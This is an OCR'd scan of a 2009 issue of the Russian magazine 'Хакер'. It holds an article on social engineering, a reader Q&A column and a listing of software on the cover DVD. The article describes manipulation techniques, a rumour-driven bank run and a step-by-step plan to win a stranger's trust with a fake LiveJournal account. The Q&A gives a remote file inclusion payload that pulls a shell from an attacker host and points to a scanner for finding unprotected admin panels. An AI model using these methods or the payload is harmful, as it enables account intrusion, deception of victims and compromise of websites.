


Как бы не попасться в искусно расставленные сети!


пакетов и т.д. Причем, пришел необязательно человек со стороны, узнавший, что системный администратор болен. Это действительно может быть его знакомый, которого попросили подменить. Но спрашивается, куда смотрит служба безопасности или руководство в таких случаях? Может, тебе это кажется невероятным? Мой личный опыт показывает, что по такой вот наводке с целью, например, вылечить завирусованные файлы, можно совершенно спокойно унести полную базу небольшой компании. Сколько бы ни писали предупреждений, люди снова и снова попадаются в одни и те же ловушки и наступают на старые грабли.
Еще один канал утечки информации — уборщицы и подсобный персонал. Иногда служба безопасности ставит электронные замки на двери, добавив к ним несколько постов охраны до кабинета директора, чтобы никто не смог незаконно проникнуть и унести конфиденциальные данные. А потом выясняется, что уборщица беспрепятственно может войти в этот самый кабинет в любое время дня и ночи. Может скопировать, прочитать, подсмотреть информацию и рассказать ее случайно (или неслучайно) кому-то. И кто будет виноват? А виноват-то сам директор, который разбрасывает или забывает бумаги на столе, пренебрегает уничтожителем документов — просто бросает их в урну. В крупных компаниях предпринимаются титанические усилия, чтобы свести такие ошибки к минимуму, но они все равно есть и будут. Для хакера же это все — каналы утечки информации.


⊠ НЕОБХОДИМЫЕ УСЛОВИЯ

Какую бы роль ни разыгрывал хакер, будь то роль уборщицы, инженера-телефониста или сотрудника газеты, для взлома человеческого фактора в цепи информационных систем он должен «вжиться» в персонажа, которого играет. Хороший социальный хакер на 50% актер, на осталь-



Кевин Митник в майке «Я не хакер»


Фишинговый сайт, имитирующий веб-страницу системы Яндекс.Деньги



В фильме «Хакеры» есть момент, когда главный герой и героиня роются в мусоре в поисках паролей. Так вот, это не фантазия режиссера

ные 50% — психолог. А из них 10% приходится на знание предметной области, которую он собрался ломать. Под знанием предметной области я понимаю такие вещи, как терминология, ориентирование в ситуации и последних новостях и новинках отрасли. Социальный хакер должен не просто надеть маску-роль, он обязан соответствовать своей маске, чтобы не получилось, что человек блистает манерами посудомойки на королевском балу. Манера разговора, понятийный аппарат — все должно соответствовать выбранной роли.

Теперь поговорим о нескольких ключевых правилах. Одно из них звучит так: «большинство людей отрицательно зависимы от своего собственного чувства значимости». И они являются отличной мишенью для атак! Отрицательная зависимость — это жажда выделиться любой ценой. Распознать такого человека легко, ибо даже на объективную критику, сказанную в нормальном тоне, он обижается, надувается, может затаить злобу, демонстрировать всем своим видом чувство оскорбленного достоинства. Самый простой прием, которым такую личность можно социально взломать, — это лесть. Достаточно польстить, сказать: «я вижу, как тебя не ценят, не понимают», и человек уже растаял...

Допустим, ты занимаешься выманиванием клиентской базы у конкурентов, и тогда за лестью «обиженному человеку» может последовать предложение о работе, в котором невзначай упоминается, что платить будут еще и проценты от каждого привлеченного клиента. После этого жертва вместе с клиентской базой конкурента сама придет и базу принесет, и не нужно ничего взламывать.

Еще одно правило, о котором я упомяну, можно сформулировать так: «люди хотят, чтобы все хорошее, что может произойти, произошло бы с ними как можно быстрее и без особых усилий». Пример работы этого правила в социальной инженерии — миллионы обманутых вкладчиков с помощью всевозможных финансовых пирамид (МММ, «Русский дом Селенга», «Хопер-инвест» и другие). Люди до сих пор верят, что, отделавшись минимальными затратами, можно получить сверхприбыль. Что касается правила «некоторые люди очень жадны до денег», то я уже упоминала вскользь, лишь повторю, что людям свойственно утрачивать чувство реальности, увидев перед собой купюру, не говоря уже о пачке или чемоданчике с деньгами. Социальная инженерия — это, в общем-то, игра на пороках и слабостях людей.

И последний необходимый атрибут социального хакера — продумывание мелочей. Если ты представился корреспондентом журнала с целью выманить нужную тебе информацию, то не забудь приготовить визитку, где будет указан телефон, по которому твою легенду о том, кем ты являешься, смогут подтвердить. Учитывай любые мелочи, вживайся в роль от и до.

СОЦИАЛЬНОЕ ПРОГРАММИРОВАНИЕ

Помимо термина «социальная инженерия» существует понятие «социального программирования». Тут ты можешь вспомнить все, что тебе доводилось читать в предыдущих выпусках Psycho о НЛП, манипулировании, психологии толпы. По сути, социальное программирование людей — это некий инструмент влияния, который может существовать самостоятельно, независимо от взлома, а может быть помощником при взломах.

Например, стоит задача разорить какой-то банк. Сделать это можно несколькими путями, один из них чисто технический: взломать сервер, совершить финансовую махинацию при помощи технического взлома сервера. Это сложно, долго и дорого. Можно использовать социальную инженерию, найти слабые места у служащих банка, спровоцировать их на передачу необходимой тебе информации.

А можно поступить еще проще: воспользоваться методом социального программирования. Всем известно, что если много



Интересно, и почему эти люди собрались у банкомата? :)


PR-технологии как мощный инструмент социальной инженерии

людей разом пойдут снимать свои деньги из банка, он попросту обанкротится. Таким образом, задача сводится к программированию людей забрать свои деньги из банка, который является мишенью. А для этого можно пустить в ход черный пиар, распространить слух о том, что его вкладчики вот-вот потеряют все свои средства. И люди побегут к банкоматам. Пускай сначала это будет всего десяток человек — далее сработает эффект «социального доказательства» (иногда его называют «принцип подражательства» или «программа социальной оглядки»), который заключается в том, что в той или иной ситуации люди считают свое поведение правильным, если другие люди поступают точно также, и, соответственно, неправильным, если так никто не делает. Достаточно создать небольшую очередь у банкоматов и пустить нужный слух, — снятие денег станет массовым и лавинообразным. Никто ничего не взламывал, а банк разорился. Так работают программы социального программирования.

ХАКЕРЫ МИРА

- **Джонотан Джеймс. Прославился, когда его, шестнадцатилетнего подростка, упекли в тюрьму за взлом серверов NASA. В одном из интервью Джеймс признался, что «просто играл, присматривался. То, что было для меня забавой, было большой проблемой для тех, кто видел, что я могу сделать».**
- **Эдриан Ламо. Стал известным после взлома Нью-Йорк Таймс и Майкрософт. Его прозвали «бездомным хакером», потому что для взломов он пользовался выходами в интернет из библиотек, кофеен, закусочных.**
- **Кевин Митник. Своего рода лицо хакеров, славу которого преумножили СМИ, хотя его взломы были менее значимыми, чем у Джеймса и Ламо.**

ИНТЕРЕСНЫЕ ИСТОРИИ

Чтобы показать на примере, как может работать социальная инженерия, зададимся целью взломать ЖЖ-аккаунт определенного человека — ради получения доступа к подзамочным постам. Это будет первый этап воздействия на «жертву». Вторым этапом у нас идет сбор информации о «жертве». Так как взлом у нас не технический, а с применением социальной инженерии, то сбор информации должен содержать личные данные, номера телефона, дату рождения, номер icq — все, что обычные пользователи любят использовать в качестве пароля своего аккаунта. Впрочем, это кажется слишком примитивным. Пользователи у нас уже не такие наивные, и поэтому вся собранная информация не дает тебе нужного эффекта: пароль никак не хочет подбираться. А почитать записи надо позарез.

Что сделает социальный хакер? Правильно, — он пойдет более сложным путем, ведь чтобы читать подзамочные записи, нужно всего лишь входить в группу друзей жертвы. Но тут мало создать липовый аккаунт, если человеку есть, что прятать, он не станет добавлять в друзья кого ни попадя. Остается только одно: какое-то время планомерно вести второй аккаунт, параллельно собирая информацию о жертве: что она любит, какие у нее интересы, в каких сообществах обитает и кто составляет круг ее друзей. Наметив психотип личности и обзаведясь липовым, но работающим аккаунтом, можно знакомиться с жертвой (это уже 3-й этап — понуждение к действию). Не торопись сразу набиваться в друзья, помелькай, попробуй добиться того, чтобы жертва сама добавила тебя во френды, играй на общих с ней интересах. Как только тебе удалось заинтересовать жертву, и она добавила тебя в друзья, ты своей цели достиг.

Можно пойти дальше, если тебе не просто нужно читать чьи-то подзамочные записи, а следить за информацией — познакомиться с человеком лично с целью уже более тонких комбинаций: выведывания нужной коммерческой информации, оказания тебе под «соусом дружбы» услуг, которые могут быть специфичными для рода деятельности твоей «жертвы». Скажем, он инспектор ГИБДД, а тебе нужен свой человек в этих кругах или еще что-то. Таким образом, планомерно, этап за этапом, выстраивая вокруг «жертвы» ловушку, ты занимаешься взломом без применения технических средств — исключительно используя мозги и знание психологии.

НАПУТСТВИЕ

Чтобы понять действия злоумышленников, нужно учиться мыслить, как они, хотя бы для того, чтобы уметь защищаться от подобного рода атак. Помни, что применение некоторых методов может привести тебя к весьма печальным последствиям, ведь кража и взлом — уголовно наказуемые деяния. Используй знания на пользу, а не во вред. И пусть удача всегда улыбается тебе, а социальные хакеры обходят стороной.



МАГ
/ ICQ 884888 /

FAQ UNITED:

Q: Подхватил где-то информер в IE с просьбой отправить SMS туда-то. Как от него избавиться и как предотвратить такое в дальнейшем?
A: Предотвратить появление вирусных информеров в IE очень просто — не пользуйся IE :). А чтобы удалить мозолящий глаза информер, выполни нехитрые действия: открой «IE → Меню «Сервис» → «Надстройки» → «Включение и отключение надстроек». Затем ищи плагин с родительским dll nhslib.dll (возможно, будет другой) и отключай его. После этого найди в реестре nhslib.dll — и удали. Также эту заразу очень хорошо лечит бесплатный антивирус Dr.Web CureIt. Удачи!

Q: Хочу поднять свой ICQ-сервер. Возможно ли это?
A: Захотелось посидеть на ICQ UIN #1 или #7777777? :) Это возможно! Поднять свой асечный сервер тебе поможет проект IServerd (http://iserverd.khstu.ru/russian).
Немного из описания проекта:
«Эта история началась, когда парни из компании Mirabilis сделали новую коммуникационную программу ICQ (название которой созвучно английскому «I Seek You» — Я ищу тебя»). Они также сделали сервер, который содержал данные обо всех пользователях и отслеживал их статус в сети. Новая ICQ-сеть росла быстро, может быть, даже слишком быстро. В этот момент они начали новый проект — систему, которая могла бы работать независимо от общего ICQ-сервера. Была выпущена beta-версия корпоративного ICQ-сервера и клиента. После этого Mirabilis была куплена компанией AOL, и проект был заморожен. Также было еще несколько попыток создать подобный сервер, но все они потерпели неудачу. Наиболее известной попыткой был проект gicqd (GNU icq daemon), но он также был через некоторое время остановлен. После «смерти» gicqd я начал свой собственный проект, названный IServerd. Еще на этапе проектирования было решено в качестве сервера баз данных использовать PostgreSQL RDBMS. Все данные (информация о пользователях, списки контактов, информация о подключенных клиентах, фрагменты пакетов, отложенные сообщения) хранятся в этой базе данных. Люди часто спрашивают меня, с какими клиентскими программами работает IServerd. Сейчас ты можешь использовать клиенты групп V3G (то есть тех, что поддерживают протокол V3 Groupware),V5, V7. Вот примерный список: ICQCorp, ICQ99a, ICQ99b, CenterICQ, MirandaICQ, Licq, micq, ICQ2000a, ICQ2000b. ICQ2001, ICQ2002, ICQ2003, ICQLite».
Впечатляет? Для запуска своего ICQ-сервера тебе необходимо установить любую *nix-совместимую систему, поднять Postgresql в качестве СУБД, заинсталлить Ncurses и, собственно, сам демон IServerd. Подробный ход установки сервера описан на сайте разработчика. Также советую прочесть статью http://icqwarez.ru/



svoj-server-pod-icq-legko-ili-net, где процесс установки и конфигурирования IServerd описывается доступным «человеческим» языком.

Q: Точно знаю, что у сайта http://some-site.com где-то лежит незапароленная админка. Как ее найти?
A: Тебе поможет разработка нашего хакера Gh0s7 — Pelmeshko HEAD Scaner (http://forum.antichat.ru/thread40031.html). Скрипт сканирует сервер на наличие файлов и директорий, находящихся в прилагаемой базе.
Основной функционал программы:

```
— HEAD Сканирование — позволяет существенно сократить трафик, не снижая функциональности;
— Header anazyler — анализатор заголовков, таких как Server, X-Powered-By и т.д;
— 404 probe request — очень полезная функция, которая позволяет исключать из вайтлиста верных ответов (200,302,401, etc.) ответ сервера на несуществующий файл, так как часто это не 404, а 302 или, что хуже, 200(OK);
— Легко расширяемая база данных, формат которой очень прост — в каждой строке по файлу;
— Поддержка https и cookies.
```

Простейший пример использования скрипта: «./hscan.pl http://some-site.com/».

Q: Перечисли наиболее известные и выгодные SMS-биллинги, которые тебе известны.
A: ОК, перечислю. Список известных русских контор:

```
1. partners.i-free.ru
2. www.mobilmoney.ru
3. mobilcent.ru
4. www.a1agregator.ru
5. www.agregator.ru
6. smscoin.com
7. rocketbill.ru
8. cmcbilling.ru
9. www.smsexpress.ru
10. www.billingsms.ru
11. www.smsoff.ru
12. www.smsrent.ru
13. www.smsdostup.ru
14. payweb.ru
15. nanobilling.com
16. gsm-inform.ru
17. b2m.ru
18. geopay.ru
19. smstraffic.ru
20. www.smsrate.ru
21. smsonline.ru
22. smspay.us
23. openbill.ru
24. banksms.ru
25. www.e-commers.ru
```

Список известных зарубежных контор:

```
1. www.glpayment.co.uk
2. www.tribaltext.com
3. www.premiumsmsusa.com
4. www.smstoday.co.uk
5. www.mblox.com
6. www.m-bill.net
7. www.animatele.com
8. www.tailormade.se
9. www.clickatell.com
10. www.truesenses.com
11. www.stealthnet.net
12. sms.vianett.com
13. www.nocreditcard.com
14. www.daopay.com
15. www.global-acces.com
16. www.123ticket.com
```

Также нельзя не упомянуть отличную публикацию http://allpublication.ru/sms/, представляющую сводную таблицу, в которой кропотливо собрана самая подробная информация о каждом из биллингов. Можно сразу отсеять те сервисы, которые взимают большую комиссию или не предоставляют удобный для тебя вариант выплат. Тут же найдешь информацию — о частоте оплаты, необходимости заключения договора, инструкции по готовым программным модулям и т.д.

Q: Ааааааааааааа!!! Сессия! Подскажи, как с помощью обычного мобильника вычислять дифференциальные уравнения?
A: Привет, студент! К сожалению, Java-апплетов, готовых решить эту задачу, не так много. А что хуже всего, каждый из них очень специфичен и позволяет решать задачи в четко заданной области. Но есть другой вариант! В инете сейчас появилось несколько мощных ресурсов для решения дифуров и прочих интегральных вычислений, так почему бы ими не воспользоваться? Тебе поможет МиниОпера (ну или, на крайний случай, встроенный браузер твоего телефона) и онлайн-сервис http://ru.numberempire.com/integralcalculator.php. Что ты тут найдешь? Калькулятор производных, калькулятор интегралов, калькулятор пределов, решатель уравнений, редактор уравнений LaTeX, утилиты, которые смогут помочь тебе в изучении Теории Чисел (простые числа, факторизатор чисел, числа Фибоначчи, числа Бернулли, числа Эйлера, факториалы).
Например, калькулятор интегралов вычисляет неопределенный интеграл (антипроизводную) от функции по заданной переменной с использованием аналитического интегрирования и поддерживает следующие операторы и функции:

```
Функции: +, -, *, /, ^, sqrt, exp, log, erf, abs, sin, cos, sec, csc, tan, cot, asin, acos, asec, acsc, atan, acot
sinh, cosh, sech, csch, tanh, coth, asinh, acosh, asech, acsch, atanh, acoth.
Константы: %e — основание натурального логарифма, %pi — ?, inf — infinity.
```

Q: В скрипте-жертве есть код примерно следующего содержания: «<?php include($_GET['filename'].'.php'); ?>». Каким образом в данном примере можно проинклудить файл с любым другим расширением, кроме «.php»?
A: Очень просто! Помимо стандартного нуллбайта %00, о котором ты наверняка знаешь, именно для данного типа инклудов есть еще один способ. Попробуй передать скрипту следующее:

```
index.php?filename=http://some-evil-host.com/shell.txt?
```

В итоге, инклуд будет выглядеть так:

```
<?php include('http://some-evil-host.com/shell.txt?.php'); ?>
```

Как видишь, расширение «.php», оказавшись в QUERY_STRING, перестало являться расширением проинклуденного файла. Теперь, при включенном allow_url_fopen успешно загрузится наш shell.txt.

Q: Срочно необходимо пополнить вебмани, а возможности нет! Реально ли сделать это через SMS?

A: Реально, но только с переплатой в 2 раза. Вот список онлайн-сервисов, предоставляющих такую услугу:

```
http://ultrex.ru
http://exsms.ru
http://dengisms.ru
http://wm.allsms.info
http://www.elecpay.ru
http://www.wmsms.ru
http://www.wm-sms.ru
http://goldsms.info
http://v-money.ru
http://smscoin.com
https://www.megaobmen.ru
http://roboxchange.com
```

Подробней ознакомиться с тарифами обмена ты сможешь на вышеперечисленных сайтах, а поменять денежки — сразу после регистрации. Какая комиссия? Ну, скажем, за SMS стоимостью 1$ + налоги ты получишь на счет 12.85 WMR. Грабительство? Не то слово, поэтому используй эти сайты только при крайней необходимости.

Q: Задача — получить дерево каталогов Windows в командной строке. Дома я бы быстро написал скрипт, но что делать, когда никакого интерпретатора под рукой тупо нет?

A: Среди стандартных программ есть замечательная утилита tree.exe, которая может упростить передвижение по каталогам в командной строке. Умеет она немногое — всего лишь отображает иерархию каталогов в виде дерева. Выглядит это примерно так:

```
c:\Work\xa_10\files\soft\Windows\
Dailysoft>tree
Структура папок
Серийный номер тома: 7866-BD90
C:.
|-7-Zip 4.57
|-7-Zip (64-bit) 4.58
|-AutoRuns 9.34
|-DAEMON Tools Lite 4.30.1
|--64-битная версия
|-Download Master 5.5.6.1139
|-FarPowerPack 1.15
|-FileZilla 3.1.3
|-IrfanView 4.2
|--Набор плагинов
|-JDataSaver
```

Q: Прочитал в любимом журнале замечательную статью «Level-UP для точки доступа». К сожалению, моя компания закупает оборудование другого производителя (не ASUS, на примере которого был написан материал). Поэтому вопрос — существуют ли альтернативные прошивки для других вендоров? И как выбрать роутер с максимально возможным потенциалом для тюнинга?

A: Конечно, альтернатива есть. Более того, многие из прошивок универсальны — они подходят устройствам от самых разных производителей, если те построены на одних и тех же деталях (чипах). Изначально, бесплатные прошивки для многих беспроводных маршрутизаторов, основанных на чипах BroadCom/Atheros/Xscale/PowerPC, были разработаны для серии маршрутизаторов Linksys. Прошивка — это ведь вовсе не дьявол во плоти, а вполне понятная вещь: чуть адаптированная операционная система, построенная на ядре Linux. Из наиболее известных можно отметить **DD-WRT** (dd-wrt.com), **Tomato** (www.polarcloud.com/tomato), **Openwrt** (openwrt.org), **Oleg firmware** (oleg.wl500g.info). Последние, как известно по упомянутой статье, подходят только для оборудования ASUS. Openwrt — самый универсальный вариант, но для его использования необходимо быть подкованным в linux-системах, чтобы суметь настроить все с нуля. Первые две прошивки, пожалуй, являются оптимальным вариантом и своеобразной «золотой серединой». Они похожи по возможностям, но в то же время отличаются по мелочам. К примеру, Tomato имеет очень удобный и быстрый интерфейс, полностью построенный на Ajax.

Как не прогадать с выбором сервера? Подход к выбору напоминает покупку обычного компьютера — роутер нужно выбирать в соответствии с комплектующими, на базе которых он построен. От этого напрямую зависит, что в дальнейшем он сможет тебе предложить (за рамками заявленных производителем возможностей). Могу посоветовать следующий рецепт. Выбор роутера стоит начинать с посещения ресурса wrt.com/wiki/index.php/Supported_Devices. Это подробная база данных по разным устройствам, для каждого из которых отображены параметры: Frequency (частота процессора), RAM (объем оперативной памяти), Flash Memory (объем энергонезависимой памяти),WLAN standard (поддерживаемый стандарт Wi-fi). Правило тут простое — чем больше всего, тем лучше. Хочу обратить внимание на поддержку USB-портов: особенно, если хочешь сделать print-сервер или расшарить файловое хранилище (кстати говоря, на том же роутере удобно поднять torrent-клиент, который сутками будет качать всякие интересности).

Q: Вот есть пакет Денвер или буржуйский XAMPP — все это позволяет быстро развернуть LAMP-сервер (ты прямо как знал, что у нас будет о них статья в этом номере! — прим. Step'а). А существуют ли решения для быстрой настройки веб-сервера на базе решений от Microsoft?

A: Ответ — да! Буквально на днях вышла веб-платформа от софтверного гиганта. В одном инсталляторе тебе предлагают за пару кликов установить все необходимые продукты для запуска полноценного веб-сервера, а также среду разработки, SDK и утилиты. В состав пакета входят веб-сервер IIS 7 с утилитами администрирования и (опционально) модулем FastCGI, .NET Framework 3.5 и ASP.NET MVC — это фреймворк для быстрой разработки веб-приложений. В качестве базы данных, конечно, предлагается SQL Express 2008.

Зато радует, что пакет сразу идет с драйвером для PHP. Значит, не все потеряно и вместо C#/Visual Basic вполне можно использовать другие языки. Если для редактирования кода ты по старинке используешь блокнот, инсталлятор предложит бесплатную среду разработки Web Developer Express, а заодно заинсталлит в систему все необходимое для программирования под платформу Silverlight. Могу сказать, что это не просто пакет для создания какой-то там домашней страницы — напротив, с помощью этого инструмента можно поднимать серьезные решения!

И самое главное — все это бесплатно!

Q: Как реализовать поддержку символьных ссылок в Винде?

A: В той же Windows Vista изобретать велосипед не нужно: в ней есть система символьных и жестких ссылок. Создать такую ссылку можно командой:

```
MKLINK [[/D] | [/H] | [/J]] <Имя
ссылки> <Назначение>
```

/D — Создает символьную ссылку на папку. По умолчанию создается ссылка на файл

/H — Создается жесткая ссылка.

/J — Создает точку-подсоединение (логический диск будет отображаться как папка).

<Имя ссылки> — Имя создаваемой ссылки.

<Назначение> — Указывает путь (относительный или абсолютный), на который будет ссылаться ссылка.

Если не хочется копаться в командой строке, существует еще GUI-решение — **Link Shell Extension** (http://schinagl.priv.at/nt/hardlinkshellext/hardlinkshellext.html).

>>WINDOWS

>Dailysoft
7-Zip 4.65
AutoRuns 9.35
DAEMON Tools Lite 4.30.1
Download Master 5.5.9.1155
FarPowerPack 1.15
FileZilla Client 3.2.0
IrfanView 4.23
JDataSaver
K-Lite Mega Codec Pack 4.4.2
Miranda IM 0.7.13
Mozilla Firefox 3.0.5
Notepad++ 5.1.3
Opera 9.63
PuTTY 0.60
QIP Infium
Skype stable
Total Commander 7.04a
Unlocker 1.8.7
Winamp Media Player 5.5
Xakep CD DataSaver 5.2

>Development
All-In-One PDT 2.0
ASP.NET MVC Release Candidate 1
Microsoft SQL Server 2008
WinMerge 2.13.2
Ruby 1.9.1
SQLyog for Windows 8.0

>Games
Teeworlds 0.5.1

>Misc
ArsClip 3.1.2
Everything 1.1.4.301
Impressive 0.10.2
LastPass 1.44
Launchy 2.1.2
StandaloneStack 1.0
Taksi 0.7.6
Windows File Analyzer
Windows Registry Recovery
XMind 3.0.1
Polyglot 3000 3.32

>Multimedia
AutoGK (Auto Gordian Knot) 2.55
Desktop Earth 2.0.1
Google Earth for Windows 5.0
Songsmith 1.01
Stellarium for Windows 0.10.1
ooVoo for Windows 2.0.0.86
FinePrint 6.06
Audacity for Windows 1.3.7 Beta
Floola for Windows 4.7
ProgDVB 6.04
foobar2000 0.9.6.2

>Net
Alchemy Network Monitor 9.8
AdSweep v.0.4
FreeOTFE 4.50
Google Sitemap Generator
Google Chrome 2.0.159.0
glu 1.0 Beta 4
NetworkMiner 0.87
FAROO 2.0.3316.32622 Beta
Xobni
Website-Watcher 5.0.1
VisualRoute 2008 for Windows 13.0a

>System
AutoHotkey 1.0.47.06
Bonkey 3.2.0
Comodo Backup 1.0.4.337
DriverMax 4.9
Directory Opus 9.1
DriveLook 1.00
Folder Lock 6.1.4
Fport v2.0
nHancer 2.4.5
Frhed 1.3.10 Beta
NVIDIA BIOS Editor (NiBiTor) 4.8
Memtest86 3.5
MDaemon 10.0.4
PeaZip for Windows 2.5
Returnil Virtual System 2.0
TaggedFrog 0.6
ThreatFire 4.0.0
Jetico Personal Firewall 2.1.0.1 Beta
QT TabBar 1.2.3 Beta 5
WinDirStat 1.1.2

>UNIX

>Desktop
Alexandria 0.6.3
Audacious 1.5.1
Banshee 1.4.2
BMPx 0.40.14
cdrtools 2.01
ChmSee 1.0.3
Google blog converters 1.0
gscan2pdf 0.9.27
KDE 4.2
LabPlot 1.6.0.2
LMMS 0.4.2
Misfit Model 3d 1.2.4
Nemo 0.2.3
Photorec 6.10
Picasa 3.0b
QTuneroid 0.9
Skencil 0.6.17
SuperKaramba 0.39
TDFSB 0.0.10
TuxGuitar 1.0
w32codec-all 20071007
WCD 4.1.0
Xara LX Xtreme 0.7
Xplanet 1.2.0
Все для iPod - Avi 2 iPOD (mp4) 2.1.3
Все для iPod - Convert 2 Video MP4 (iPod & PSP) 1.0
Все для iPod - Floola 4.7
Все для iPod - FUSEPod 0.5.2
Все для iPod - GPixPod 0.6.2
Все для iPod - Gtkpod 0.99.14
Все для iPod - Hipo 0.6.1
Все для iPod - iPod Video Encoder 1.0.2
Все для iPod - KAddressBook to iPod Synchronisation 1.0
Все для iPod - Linux on iPod
Все для iPod - SyncPOD 0.68
Все для iPod - Transfer to iPod 0.8

>Development
Allegro 4.9.7.1
Anjuta IDE 2.24.2
Boo 0.9
CodeLite 1.0.2674
Eclipse Air Plugin
Eclipse CDT 5.0.1
Eclipse PDT 2.0
Geany 0.15
Google Sitemap Generator
JSCoverage 0.4
KScope 1.9.1
Lazarus 0.9.26
libgpod 0.7.0
libmcrypt 2.5.7
Mono 2.2
MonoDevelop 2.0 Alpha 2
PLT Scheme 4.1.4
PyPE 2.8.8
SDL 1.2.13
Spring Framework 3.0.0.M1
Spring IDE for Eclipse 2.0.1
Taffy 0.57
Ultimate++ 2008.1
X# 1.0

>Games
SuperTuxKart 0.6
Teeworlds 0.5.0

>Net
Apollon 1.0.2.1
Deluge 1.1.1
Eggdrop 1.6.19
GMPC 0.17.0
Kasablanca 0.4.0.2
KGmailNotifier 0.4.0
KMLDonkey 0.11
Konversation 1.1
Midori 0.1.1
MLdonkey 2.9.7
Mozilla Firefox 3.1 Beta 2
NCFTP 3.2.2
Opera 10a
Rdesktop 1.6.0
ttcp
WebIssues Client 0.9.3
x11vnc 0.9.6

>Security
Aide 0.13.1
Aircrack-ng 1.0rc2
avast! Linux Home Edition 1.0.8
Bastille 3.2.1
Cryptkeeper 0.9.4
EncFS 1.5.0
ike-scan 1.9
K-EncFS 2.1
Kismet 2008-05-R1
Metasploit Framework 3.2
Motion 3.2.8
Open Source Tripwire 2.4.1.2
Paros 3.2.13
Portsentry 1.2
PWGen 2.06
SmoothWall Express 3.0 SP1
Sussen 0.90

>Server
Amavisd-new 2.6.2
Bind 9.6.0
Cherokee 0.98
Courier-imap 4.4.1
Dillo 2.0
Dovecot 1.1.10
Ejabberd 2.0.3
Freeradius 2.1.3
Mail Avenger 0.7.9
Music Player Daemon 0.14.1
MySQL 6.0.9 Alpha
NSD 3.2.1
Nut 2.4.0
OpenCA PKI v1.0.2
Openfire 3.6.3
Pure-ftpd 1.0.21
Samba 3.3.0
Socks Server 5
Vatata RTSP server 1.0.0 Beta
VerliHub 0.9.8d RC2
Vsftpd 2.0.7
WebIssues Server 0.8.3-2

>System
BlueProximity 1.2.5
bonnie++ 1.03e
CDfs 2.6.27
Crossroads Load Balancer 2.41
Kernel 2.6.28.2
KleanSweep 0.2.9
Linuxconf 1.35r1
Nixstaller 0.4
NTFS-3G 2009.1.1
Phoronix Test Suite 1.6.0
Portable Linux 0.9.3
Rally 0.4.93
rlocate 0.5.6
StoreBackup 3.0rc1
Zero Install Injector 0.38

DVD

ХАКЕР № 02(122) ФЕВРАЛЬ 2009

ЧЕРВЬ DOWNADUP: 10 000 000 КОМПЬЮТЕРОВ ЗА 4 ДНЯ СТР. 28

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

